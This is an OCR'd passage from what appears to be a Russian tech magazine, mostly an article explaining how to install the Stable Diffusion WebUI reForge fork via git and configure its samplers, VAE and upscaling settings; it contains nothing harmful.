


Схема для ручного снятия показаний

ВЫВОДЫ

Итак, сегодня мы немного разобрались в микроконтроллерах и научились с их помощью считывать показания с полупроводников. Я постепенно отхожу от темы базовой электроники к использованию МК и в следующих статьях хотел бы рассказать что-то более захватывающее: например, как можно полученные сделанным сегодня девайсом данные передать на другое устройство, но не по Bluetooth или Wi Fi, а по тому протоколу, с которым связано будущее беспроводной связи. А что это за протокол, ты узнаешь из следующей статьи!

REFORGE

Улучшаем картинки, генерируемые Stable Diffusion

Тема сегодняшней статьи — продвинутый инструментарий, который позволяет не только получить доступ к большому числу тонких настроек нейросети, но и автоматизировать генерацию высококачественных изображений.

Олег Афонин
Эксперт по мобильной криминалистике компании «Элкомсофт»
aoleg@voicecallcentral.com

Ранее мы уже изучили базовые возможности Stable Diffusion и установку нейросети на компьютер, рассмотрели несколько базовых моделей и научились работать с лорами, стилями и рефайнерами в приложении Fooocus.

Fooocus прекрасно подходит для начала работы и позволяет без лишних сложностей получать красивые изображения, но вскоре пользователь упирается в потолок. В Fooocus не выйдет сразу генерировать картинки в высоком разрешении или автоматически исправлять проблемы с руками и лицами; для этого существуют более продвинутые и намного более сложные в использовании варианты, один из которых мы и будем изучать.

STABLE DIFFUSION WEBUI И ЕГО ПРОИЗВОДНЫЕ

Stable Diffusion WebUI, разработанный автором AUTOMATIC1111, — один из самых популярных интерфейсов к Stable Diffusion, возможно даже самый популярный. Его конкурент — ComfyUI, предлагающий уникальную, «не для всех», концепцию пользовательского интерфейса. Написать обо всех продуктах в одной статье невозможно; на сей раз остановимся на интерфейсе AUTOMATIC1111, а точнее, на одной из его перспективных производных.

Интерфейс существует в нескольких вариантах. Место WebUI среди различных интерфейсов Stable Diffusion можно описать следующим образом.

1. **Fooocus** простой продукт для начинающих.
2. **WebUI Forge** форк AUTOMATIC1111 с более высокой скоростью работы и оптимизированным механизмом работы с видеопамятью, заимствованным из другого продукта, ComfyUI. Его разработчик — автор Fooocus и сети Control Net. На данный момент активная разработка прекращена, а репозиторий переведен в статус экспериментального; на нем будут отрабатываться новые технологии.
3. **WebUI reForge** — в свою очередь, свежий и активный форк вышеописанного WebUI Forge, присутствуют как оптимизации Forge, так и новинки, которые появились в AUTOMATIC1111 за время бездействия разработчика Forge.
4. **AUTOMATIC1111** собственно, «классический» WebUI, upstream для разнообразных форков. Для работы на видеокартах с 8 Гбайт VRAM и меньше требует доработки напильником и даже после свежих оптимизаций в версии 1.10 все равно работает медленнее WebUI Forge.
5. **SD.Next** — форк AUTOMATIC1111 за авторством vladmandic. Сложен в допиливании и требует от пользователя серьезной подготовки, зато поддерживает новейшие диффузные технологии, которых нет в A1111.
6. **ComfyUI** — очень мощный и отлично оптимизированный продукт с самой широкой совместимостью и поддержкой разных технологий диффузии. Если тебе близок интерфейс в стиле блок схем попробуй, не пожалеешь!
7. **SwarmUI** — на основе Comfy, который все-таки сложноват в освоении, создан интерфейс SwarmUI. Его автор долгое время работал в Stability AI и покинул компанию после фиаско с выходом модели SD3 Medium. К этому продукту стоит присмотреться; возможно, сделаю это в следующей статье.

КРАТКАЯ ПРЕДЫСТОРИЯ

Прогресс в системах генеративного ИИ стремителен. Когда я начинал писать эту статью, самым интересным интерфейсом был WebUI Forge, заметно опережавший оригинальный AUTOMATIC1111 по скорости работы, особенно на видеокартах с небольшим объемом памяти. Шли месяцы, и разработчики AUTOMATIC1111 оптимизировали производительность и добавляли новые возможности, а репозиторий WebUI Forge как будто застыл во времени. 8 июня разработчик Forge сделал объявление: в AUTOMATIC1111 все стало как минимум неплохо, поэтому репозиторий Forge становится экспериментальным.

С одной стороны, в AUTOMATIC1111 и в самом деле подтянули скорость. С другой механизм управления памятью из Forge так и не добавили. В результате даже старый, много месяцев не обновлявшийся WebUI Forge все еще быстрее оригинала. Разработчик Panchovix сделал собственный форк WebUI Forge, в котором внедрены почти все новинки из AUTOMATIC1111. Новый форк работает быстрее и стабильнее оригинального Forge и существенно опережает AUTOMATIC1111. Именно о нем я и хочу рассказать.

УСТАНОВКА И НАЧАЛО РАБОТЫ

Проект reForge в активной разработке. В ближайшее время ожидается полноценный файл «всё в одном»; пока же придется повозиться с Git.

На странице проекта рекомендуется такая последовательность шагов:

```
git clone https://github.com/Panchovix/stable-diffusion-webui-forge.git
cd stable-diffusion-webui-forge
git checkout main_upstream_a1111
```

Можно воспользоваться альтернативной инструкцией. Для начала качаем полный архив WebUI Forge с GitHub, распаковываем и выполняем из каталога `webui` следующие команды:

```
git remote add reForge https://github.com/Panchovix/stable-diffusion-webui-reForge
git branch Panchovix/main_upstream_a1111
git checkout Panchovix/main_upstream_a1111
git fetch reForge
git branch -u reForge/main
git pull
```

На Reddit есть альтернативный вариант установки, я использовал именно его. Точно так же качаем и распаковываем WebUI Forge, переходим в его папку и выполняем:

```
git reset --hard
git remote add reForge https://github.com/Panchovix/stable-diffusion-webui-reForge
git fetch reForge
git switch -c main_upstream_a1111 panchovix/main_upstream_a1111
```

Далее нужно запустить `update.bat` и `run.bat`. Программа автоматически скачает и установит необходимые зависимости; впрочем, их не так много — разработчик оригинала WebUI Forge уже упаковал в архив все необходимое для начала работы, за исключением разве что базовой модели Stable Diffusion ее ты можешь скачать самостоятельно и положить в папку

```
\stable-diffusion-webui-forge\webui\models\Stable-diffusion
```

Здесь `stable-diffusion-webui-forge` корневой каталог, в который установлен WebUI.

При желании путь к моделям можно изменить, отредактировав вот этот файл:

```
stable-diffusion-webui-forge\webui\webui-user.bat
```


Для этого нужно раскомментировать и отредактировать строку

```
##@REM --ckpt-dir %A1111_HOME%/models/Stable-diffusion^
```

Кстати, в этом же файле можно изменить и другие пути — например, по которым будет храниться кеш некоторых моделей (в основном тех, которые используются расширениями).

```
set XDG_CACHE_HOME=%CD:\~0,2%\.cache\
set TRANSFORMERS_CACHE=%CD:\~0,2%\.huggingface\
set HF_HOME=%CD:\~0,2%\.cache\huggingface\
set HF_DATASETS_CACHE=%CD:\~0,2%\.cache\huggingface\datasets
```

После успешного запуска тебя встретит приблизительно такой экран.



Stable Diffusion checkpoint: general\realistic\albedobaseXL_v21.safetensors
SD VAE: sdxl_vae.safetensors
Clip skip: 1
Prompt (Press Ctrl+Enter to generate, Alt+Enter to skip, Esc to interrupt) 0/75
Negative prompt (Press Ctrl+Enter to generate, Alt+Enter to skip, Esc to interrupt) 0/75
Sampling method: DPM++ 3M SDE
Schedule type: Align Your Steps
Sampling steps: 30
☑ Hires. fix
Upscaler: 4xNomos8kSCHAT-L
Hires steps: 15
Denoising strength: 0,3
Upscale by: 2
Resize width to: 0
Resize height to: 0
Checkpoint: Use same checkpoi
Hires sampling method: Use same sampler
Hires schedule type: Use same schedule
☐ Refiner
Width: 1024
Height: 1024
Batch count: 1
Batch size: 1
CFG Scale: 7
Seed: -1
☐ Extra
Config Presets: Realistic


Что здесь имеет значение:

- **Stable Diffusion checkpoint** — тут выбираем базовую модель. Если в списке нет ни одной, ее нужно скачать и положить в соответствующую папку, после чего нажать на голубую иконку «Обновить список».
- **SD VAE** — это кое-что новое по сравнению с Fooocus. VAE отвечает за перевод картинки из латентного пространства в пространство пикселей (и наоборот). Ты можешь выбрать автоматическую настройку, и тогда VAE будет использоваться из состава базовой модели (если он в нее вообще включен, что бывает не всегда), либо скачать и положить в папку `stable-diffusion-webui-forge\webui\models\VAE` внешний VAE. Скачать стандартный VAE можно с Civitai.
- **Clip skip** — не трогаем. Для моделей SDXL этот параметр в A1111 игнорируется, так что менять его и бессмысленно, и бесполезно. Он был интересен во времена SD 1.5.
- **txt2img** — собственно, в этой вкладке происходит генерация. Остальные мы пока не рассматриваем; из ряда вкладок нам будут интересны настройки Settings.
- **Prompt**, **Negative prompt** — здесь хорошо знакомые поля ввода. WebUI Forge унаследовал от A1111 синтаксис запросов; мы обязательно поговорим о них позднее. Важно знать, что все, что работало в Fooocus, будет точно так же работать и здесь, но в A1111 возможности управления запросами заметно шире.
- **Generate** начало генерации. Однако не спеши жать эту кнопку, мы еще не закончили с настройкой.
- **Enqueue** и выбор базовой модели над ней: это кнопки расширения Agent Scheduler (его нужно устанавливать отдельно из вкладки Extensions сразу после Settings), которое позволяет создавать очереди из запросов. Весьма полезное расширение, поскольку генерация на большинстве видеокарт, увы, далеко не мгновенная.


Сразу под кнопкой Enqueue (или Generate, если у тебя не установлено расширение Agent Scheduler) находится окно выбора стиля. По умолчанию там пусто; предустановленных стилей с WebUI Forge не поставляется. О том, как работать со стилями, — в одном из следующих разделов.

Дальше начинается самое интересное: параметры генерации. Перед тем как приступить к созданию шедевра, обязательно нужно их настроить.

- **Sampling method** — выбор семплера и шедулера, которые будут использоваться для создания картинки. Мы обязательно обсудим алгоритмы и их различия; пока же порекомендую семплер DPM++ 3M SDE (очень быстрый и достаточно свежий алгоритм, но требует больше шагов), DPM++ SDE (его противоположность: медленный, но детальный, требует меньше шагов), DPM++ 2M SDE (что-то среднее между ними), а также уникальный алгоритм Restart (каждые несколько шагов делает «откат», что в теории позволяет избавиться от мелких огрехов). В качестве шедулера порекомендую Align Your Steps, недавнюю разработку Nvidia. Этот шедулер позволяет получить результат за меньшее число шагов по сравнению с классическими методами.



Sampling method: DPM++ 3M SDE
Schedule type: Align Your Steps
Sampling steps: 30



Sampling method: DPM++ 3M SDE
Schedule type: Align Your Steps
☑ Hires. fix
Upscaler: 4xNomos8kSCHAT-L
Upscale by: 2
Checkpoint: Use same checkpoi

- **Sampling steps** число шагов для генерации первого прохода. Сильно зависит от выбранного семплера и от параметра CFG (выше CFG — больше шагов). Для DPM++ 3M SDE Karras и CFG от 4 до 8 лучше установить порядка сорока шагов, а DPM++ SDE Karras может обойтись и двадцатью.

